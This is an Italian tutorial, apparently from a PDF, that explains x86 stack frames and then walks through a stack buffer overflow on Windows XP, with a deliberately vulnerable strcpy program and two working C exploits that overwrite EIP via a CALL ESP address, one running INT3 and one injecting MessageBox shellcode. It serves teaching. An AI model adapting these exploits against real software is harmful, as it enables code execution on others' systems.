- **CALL**: salva il valore corrente di EIP sullo Stack e lo modifica con quello specificato.
- **ENTER**: effettua il prologo di funzione.
- **LEAVE**: effettua l'epilogo di funzione.
- **RETN**: preleva ed assegna il valore di EIP inserito sullo Stack.

Come detto in precedenza, tutte le altre funzioni di interazione con lo Stack non sono altro che un'insieme di operazioni di push e pop. Esempio:

```
Programma principale:

0x405567  CALL 0x00403020

Funzione:

0x403020  PUSH EBP
          MOV EBP, ESP
          SUB ESP, #BYTE_VARIABILI_LOCALI

          ...
          CODICE FUNZIONE
          ...

          MOV ESP, EBP
          POP EBP
          RETN
```

L'istruzione *MOV RG1, RG2* assegna ad *RG1* il valore di *RG2*. In questo caso, fa puntare EBP dove punta ESP, attualmente all'inizio del frame, come nelle figure precedenti.

L'istruzione *SUB ESP, #BYTE_VARIABILI_LOCALI* sottrare ad *ESP* il valore *#BYTE_VARIABILI_LOCALI*.

Le istruzioni:

```
PUSH EBP
MOV EBP, ESP
SUB ESP, #BYTE_VARIABILI_LOCALI
```

possono essere sostituite da:

```
ENTER #BYTE_VARIABILI_LOCALI,0
```

Le istruzioni:

```
MOV ESP, EBP
POP EBP
```

possono essere sostituite da:

```
LEAVE
```


Stack Overflow

Come annunciato nella prefazione di questo documento, un buffer overflow consiste nel tentativo di memorizzare in un'area di memoria più dati di quanto essa ne possa contenere, avendo come conseguenza la sovrascrittura delle aree di memoria adiacenti con i dati in eccesso.

Se questo traboccamento di dati avviene nello Stack, è possibile sovrascrivere anche la cella di memoria che contiene il vecchio valore di EIP, provocando dapprima un crash del software. Quest'ultimo è dovuto al fatto che con molta probabilità il valore inserito corrisponde ad un'indirizzo di memoria il cui accesso al software non è autorizzato, provocando il classico errore di **Segmentation fault**.


Come già sappiamo dai paragrafi precedenti, le istruzioni che la CPU andrà ad eseguire si trovano nelle celle di memoria indirizzate dal registro Instruction Pointer. Se quindi siamo capaci di sovrascrivere questo valore con uno arbitrario, è possibile dirottare l'esecuzione delle istruzioni del software.

Vediamo cosa avviene nello Stack durante un buffer overflow con una rappresentazione grafica. Facciamo riferimento ad una funzione che contiene al suo interno un array di caratteri lungo 8 byte (2 celle di memoria in un sistema a 32 bit) nel quale andrà a memorizzare una stringa di lunghezza arbitraria.




Frame prima della scrittura.

Vediamo cosa avviene durante la scrittura della stringa **HABITAT**:




Fino a quì, tutto fila. La stringa è lunga esattamente 8 byte (7 byte di informazione più il byte delimitatore NULL, che identifica una stringa). Vediamo cosa accade quando tentiamo di memorizzare la stringa **AAAAAAAABBBBCCCCDDDDEEEE**:



Com'è possibile notare, i dati in eccesso hanno sovrascritto le aree di memoria adiacenti a quelle delle variabili locali. In questo caso, il vecchio valore del registro Base Pointer è mutato in 0x42424242 ed il vecchio valore del registro Instruction Pointer in **0x43434343**.

Quando verrà effettuato l'epilogo della funzione, il nuovo valore di EIP sarà dunque 0x43434343 e il nuovo valore di EBP sarà 0x42244444. Dove punterà ESP?



ESP, come sempre, punterà alla cima dello Stack, ma anche quelle aree di memoria sono state sovrascritte con dati arbitrari che noi abbiamo specificato. Quindi se al posto di quei dati senza senso inserissimo delle istruzioni macchina e se al posto dell'attuale indirizzo insensato di EIP inserissimo l'indirizzo di una cella di memoria che contiene un'istruzione capace di far eseguire alla CPU il codice puntato da ESP (ad esempio CALL ESP), riusciremmo ad eseguire codice arbitrario. Quest'ultimo prende il nome di **shellcode**.

Lo sfruttamento dello Stack Overflow dipende da molti fattori e non sempre risulta idoneo per l'esecuzione di codice. Molte volte ci si limita alla sovrascrittura di EIP provocando il crash del software vulnerabile, dando vita ad un attacco di tipo DOS (Denial Of Service), altre volte vengono utilizzati degli artifici nella realizzazione di shellcode per bypassare dei filtri per determinati byte, altre volte ancora occorre calcolare l'indirizzo di memoria approssimativo nella quale sarà inserito lo shellcode non indirizzabile direttamente con ESP ecc...

Esempio pratico

Il linguaggio C è il pioniere tra i linguaggi di programmazione di alto livello ma si fonda sul presupposto che il programmatore sia responsible dell'integrità dei dati, soprattutto per motivi di efficienza. Quindi se il programmatore non presta molta attenzione durante la stesura di un codice in linguaggio C, può generare programmi vulnerabili a buffer overflow e corruzioni di memoria. Di conseguenza, se il programmatore ad esempio vuole inserire *n+10* byte in un buffer per il quale aveva allocato solamente *n* byte, il C lo consente.

Prima di iniziare servono degli stumenti. Quelli utilizzati in questo documento sono i seguenti:

- Compilatore **GCC**.
- Debugger **OllyDbg**.

Come sistema operativo di testing viene utilizzato Microsoft Windows XP.
Il seguente sorgente in linguaggio C (bof.c) è un classico esempio di Stack Overlow.

```
#include <stdio.h>
#include <string.h>

void memorizza_stringa(char *stringa_in) {

    char buffer[12];

    strcpy(buffer, stringa_in);

    printf("\nMemorizzata la stringa: %s\n\n", buffer);

}

int main(int argc, char *argv[]) {

   if(argc < 2) {
       printf("\nErrore: Stringa non presente.\n\n");
       return -1;
    }

    memorizza_stringa(argv[1]);

    return 0;

}
```

Chi conosce il linguaggio C sa che la funzione *strcpy* memorizza nelle locazioni specificate dal primo parametro la stringa correttamente delimitata specificata dal secondo parametro, incluso il byte NULL (0x00). Nella funzione *memorizza_stringa* non viene effettuato alcun controllo sulla lunghezza del dato in input, per qui questo potrebbe essere più lungo dell'array di destinazione.

Dopo aver compilato il sorgente ed aver rinominato l'eseguibile in bof.exe, apriamolo con OllyDbg (o in alternativa con un qualsiasi disassembler) per vedere il listato assembly.

Listato assembly della funzione memorizza_stringa:


```
00401344  PUSH EBP
          MOV EBP,ESP
          SUB ESP,28
          MOV EAX,DWORD PTR SS:[EBP+8]
          MOV DWORD PTR SS:[ESP+4],EAX
          LEA EAX,DWORD PTR SS:[EBP-14]
          MOV DWORD PTR SS:[ESP],EAX
          CALL <JMP.&msvcrt.strcpy>                ; strcpy
          LEA EAX,DWORD PTR SS:[EBP-14]
          MOV DWORD PTR SS:[ESP+4],EAX
          MOV DWORD PTR SS:[ESP],bof.00403024   ; "Memorizzata la Stringa: "
          CALL <JMP.&msvcrt.printf>                ; printf
          LEAVE
          RETN
```

Listato assembly della funzione main:


```
00401371  PUSH EBP
          MOV EBP,ESP
          AND ESP,FFFFFFF0
          SUB ESP,10
          CALL bof.004019D0
          CMP DWORD PTR SS:[EBP+8],1
          JG SHORT bof.00401398
          MOV DWORD PTR SS:[ESP],bof.00403044   ; "Errore: Stringa non presente"
          CALL <JMP.&msvcrt.puts>                  ; puts
          MOV EAX,-1
          JMP SHORT bof.004013AD
          MOV EAX,DWORD PTR SS:[EBP+C]
          ADD EAX,4
          MOV EAX,DWORD PTR DS:[EAX]
          MOV DWORD PTR SS:[ESP],EAX
004013A3  CALL bof.00401344
004013A8  MOV EAX,0
          LEAVE
          RETN
```

Com'è possibile notare, nel main, dopo lettura dell'istruzione presente nella locazione di memoria di indirizzo **004013A3**, la Control Unit decodifica un'istruzione di salto all'indirizzo 00401344. In questo momento il valore corrente di EIP è **004013A8**. Al momento dell'esecuzione, l'istruzione fa si che il valore attuale di EIP venga immagazzinato nello Stack (in questo caso all'indirzzo 0022FF3C) e rimpiazzato con 00401344.


Dopo aver dato uno sguardo al listato assembly per capire come un software scritto in un linguaggio ad alto livello viene tradotto in istruzioni in linguaggio macchina, diamo il via al test dell'applicazione. La seguente immagine rappresenta un test andato a buon fine ed un test che ha causato un crash del software.



Ogni qual volta un software abortisce viene generato un segnale di interruzione. Per sapere cosa succede in memoria durante uno di questi eventi, impostiamo OllyDbg in modo tale che per ogni segnale di interrupt generato fornisca immediatamente un'istantanea della memoria e dei registri.
Per fare ciò occorre cliccare sul menu *Options* → *Just-in-time debugging* e successivamente sulla voce *Make OllyDbg just-in-time debugger*. Fatto ciò ripetiamo il test che ha generato il crash per avere l'istantanea.




Dall'immagine precedente possiamo notare che il valore di EIP è stato sovrascritto dalla sequenza di caratteri **cccc** (63636363) ed il valore di EBP dalla sequenza **bbbb** (62626262). La sovrascrittura del valore di EIP segnala che siamo in presenza di una vulnerabilità di Stack Overflow. Essendo il valore di EIP sovrascritto esattamente con gli ultimi 4 byte della stringa in input, proviamo ad inserire altri caratteri in modo da sovrascrivere altre aree di memoria prima del frame della funzione vulnerabile (come negli esempi nei paragrafi precedenti) e vedere dove punta ESP. La stringa di testing questa volta sarà *aaaaaaaaaaaaaaaaaaabbbbccccddddddddddddddddddddddddddd*.



In questo caso siamo stati fortunati poiché ESP punta esattamente all'indirizzo 0022FF40 dove sono presenti i dati arbitrari che hanno causato l'overflow. È possibile notare che con la stringa di testing sono state sovrascritte 7 celle di memoria oltre il frame della funzione vulnerabile.

Per dirottare l'esecuzione delle istruzioni macchina del software non dobbiamo far altro che inserire al posto di “ddddd...” del codice in linguaggio macchina ed al posto di “cccc” l'indirizzo di memoria di una cella che contiene un'istruzione capace di *fare un salto* all'indirizzo dove sarà presente la prima istruzione del codice arbitrario, ovvero 0022FF40, ovvero il valore di ESP dopo l'overflow.

Ogni software fa uso di determinate librerie ed è abbastanza probabile che in una di queste vi sia un'istruzione di tipo CALL ESP o JMP ESP, un'istruzione di salto al valore corrente di ESP insomma. Ogni istruzione in ogni libreria ha un'indirizzo di memoria fisso essendo già compilate. Per andare alla ricerca di queste istruzioni, apriamo nuovamente l'eseguibile con OllyDbg e clicchiamo sul bottone *M* in alto che ci mostrerà la mappa della memoria. Da qui sarà possibile notare alcune librerie. Per analizzare il codice presente all'interno di queste occorre cliccare sulla voce *.text* che segnala la sezione di memoria *text segment*, che come sappiamo dal primo paragrafo contiene il codice in linguaggio macchina. Fatto ciò si aprirà una finestra con il listato assembly della libreria. Clicchiamo col tasto destro del mouse su una parte di essa e dal menù a tendina cliccare sulla voce *Search for → Command* e cercare ad esempio l'istruzione CALL ESP.



L'esito della ricerca è stato positivo ed ha riportato un'istruzione CALL ESP all'indirizzo **7C8369D8**.

Nel nostro caso, quest'indirizzo risulta essere idoneo poiché non contiene il byte 0x00 che terminerebbe la scrittura di dati da parte della funzione strcpy utilizzata per l'overflow. Quindi il codice di injection (shellcode) non dovrà contenere alcun byte di tipo 0x00.

Non resta che decidere che codice fare eseguire. In questo caso, dato che OllyDbg è in ascolto di segnali interrupt, utilizziamo l'istruzione assembly INT3 per generarne uno. Eseguendo questa istruzione ci si aspetta che OllyDbg mostri immediatamente un'istantanea della memoria.

L'opcode in esadecimale dell'istruzione INT3 è 0xCC. Ricordo che le istruzioni in memoria ovviamente vanno inserite in linguaggio macchina, quindi in binario. Per ovvie ragioni le specifichiamo in esadecimale e poi successivamente sarà il software che effettuerà l'injection a convertirle in binario. Tale software prende il nome di **exploit**.

Ricapitolando, quello che dobbiamo fare ora è scrivere un software che sostituisca ad EIP il valore 7C8369D8 ed inserisca su ESP il valore 0xCC. Giusto per sicurezza, prima di far eseguire l'istruzione INT3 faremo eseguire qualche istruzione di NOP (opcode 0x90), che non effettua nessuna operazione se non quella di consumare a vuoto cicli di CPU.

I processori x86 hanno un'architettura Little Endian, quindi i dati in memoria devono essere capovolti di 4 in 4 (poiché stiamo lavorando su un sistema a 32 bit), di conseguenza l'indirizzo che deve essere scritto su EIP, in memoria deve presentarsi come segue:


7C8369D8 = 7C83 69D8 = 69D8 7C83 = 69D8 837C = **69D8837C**

Il seguente è un esempio di exploit scritto in C (exploit.c) per il software vulnerabile appena trattato.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {

   int pkglen = 0;

   unsigned char *pkg       = NULL,
                 *pun       = NULL;

   if(argc < 2) {
      printf("\nUso: %s nome_applicazione\n\n", argv[0]);
      return -1;
   }

   pkglen = strlen(argv[1]) + // Lunghezza del nome dell'applicazione vulnerabile
                              4 + // Spazio, due virgolette per l'input, NULL byte
                             24 + // Sequenza di overflow fino a EBP
                              4 + // Lunghezza EIP
                             11 + // Istruzioni NOP
                              1; // Un byte per INT3, shellcode

   pkg = (unsigned char *) malloc(pkglen);
   if(!pkg) {
      perror("\nMalloc");
      return -1;
   }
```

```
    pun = pkg;
    pun += sprintf((char *)pun, "%s \"", argv[1]);

    memset(pun, 0x61, 24);
    pun += 24;

    memcpy(pun, "\xD8\x69\x83\x7C", 4);
    pun += 4;

    memset(pun, 0x90, 11);
    pun += 11;

    memcpy(pun, "\xCC", 1);
    pun += 1;

    memcpy(pun, "\x22\x00", 2);

    system((char *)pkg);

    return 0;
}
```

A questo punto non resta che compilarlo ed eseguirlo.



L'immagine conferma l'esecuzione del codice arbitrario, come volevasi dimostrare.

Proviamo questa volta a far eseguire qualcosa di più sostanzioso, come ad esempio un Message Box classico di Windows. Per fare ciò serve uno shellcode adatto allo scopo, al sistema operativo e di una dimensione tale da riuscire ad entrare perfettamente nello Stack. Inoltre nel nostro caso lo shellcode non deve possede alcun byte 0x00.

Effettuando dei test con OllyDbg, sullo Stack, dopo la sovrascrittura di EIP, in questo caso è possibile inserire fino ad un massimo di 152 byte di codice arbitrario, oltre il quale la funzione strcpy abortisce prima di ritornare il valore di EIP sovrascritto. Quindi lo shellcode dovrà avere una dimensione massima di 152 byte.

Facendo delle ricerche su internet è possibile riuscire a trovare qualcosa che fa al caso nostro altrimenti occorre scriverne uno da zero, ma non è scopo di questo documento illustrare la scrittura di shellcode.


L'exploit utilizzato è sostanzialemente identico al precedente, l'unica differenza sta nel codice arbitrario che in questo caso sarà il seguente:

```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
"\x51\x68\x6c\x6c\x20\x20\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72"
"\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
"\xff\xd3\xb9\x5e\x67\x30\xef\x81"
"\xc1\x11\x11\x11\x11\x51\x68\x61"
"\x67\x65\x42\x68\x4d\x65\x73\x73"
"\x89\xe1\x51\x50\xbb\x40\xae\x80"
"\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
"\x51\x51\x52\xff\xd0\x31\xc0\x50"
"\xb8\x12\xcb\x81\x7c\xff\xd0"
```

Questo shellcode si occuperà di far eseguire un Message Box avente come contenuto la stringa **MessageBoxA**. Non resta che scrivere l'exploit, compilarlo ed eseguirlo.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {

   int pkglen = 0;

   unsigned char *pkg          = NULL,
                 *pun          = NULL,
                 shellcode[] = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
                               "\x51\x68\x6c\x6c\x20\x20\x68\x33"
                               "\x32\x2e\x64\x68\x75\x73\x65\x72"
                               "\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
                               "\xff\xd3\xb9\x5e\x67\x30\xef\x81"
                               "\xc1\x11\x11\x11\x11\x51\x68\x61"
                               "\x67\x65\x42\x68\x4d\x65\x73\x73"
                               "\x89\xe1\x51\x50\xbb\x40\xae\x80"
                               "\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
                               "\x51\x51\x52\xff\xd0\x31\xc0\x50"
                               "\xb8\x12\xcb\x81\x7c\xff\xd0";
```

```
  if(argc < 2) {
     printf("\nUso: %s nome_applicazione\n\n", argv[0]);
     return -1;
  }

  pkglen = strlen(argv[1]) +                  // Lunghezza del nome dell'applicazione vulnerabile
                             4 +             // Spazio, due virgolette per l'input, NULL byte
                            24 +             // Sequenza di overflow fino a EBP
                             4 +             // Lunghezza EIP
                            11 +             // Istruzioni NOP
                            sizeof(shellcode)-1;  // 87 byte per lo shellcode

  pkg = (unsigned char *) malloc(pkglen);
  if(!pkg) {
     perror("\nMalloc");
     return -1;
  }

  pun = pkg;

  pun += sprintf((char *)pun, "%s \"", argv[1]);

  memset(pun, 0x61, 24);
  pun += 24;

  memcpy(pun, "\xD8\x69\x83\x7C", 4);
  pun += 4;

  memset(pun, 0x90, 11);
  pun += 11;

  memcpy(pun, shellcode, sizeof(shellcode)-1);
  pun += sizeof(shellcode)-1;

  memcpy(pun, "\x22\x00", 2);

  system((char *)pkg);

  return 0;

}
```



Ringraziamenti, riferimenti bibliografici e contatti

Per la stesura di questo documento ringrazio in primo luogo Luigi Auriemma (www.aluigi.org), per le critiche che mi hanno permesso di scrivere un documento più alla portata di tutti, ed il mio amico Alfio Santini che si è comportato da vero e proprio beta tester.

Nello Scarabottolo. “Linguaggio Macchina” (http://www.dti.unimi.it/scarabottolo/archiI/M2-archI.pdf) – Per le immagini dell'architettura di una CPU e delle fasi di Fetch, Decode ed Extecute.

Per qualsiasi informazione potete contattarmi al seguente indirizzo: **salvatorefresta@gmail.com**.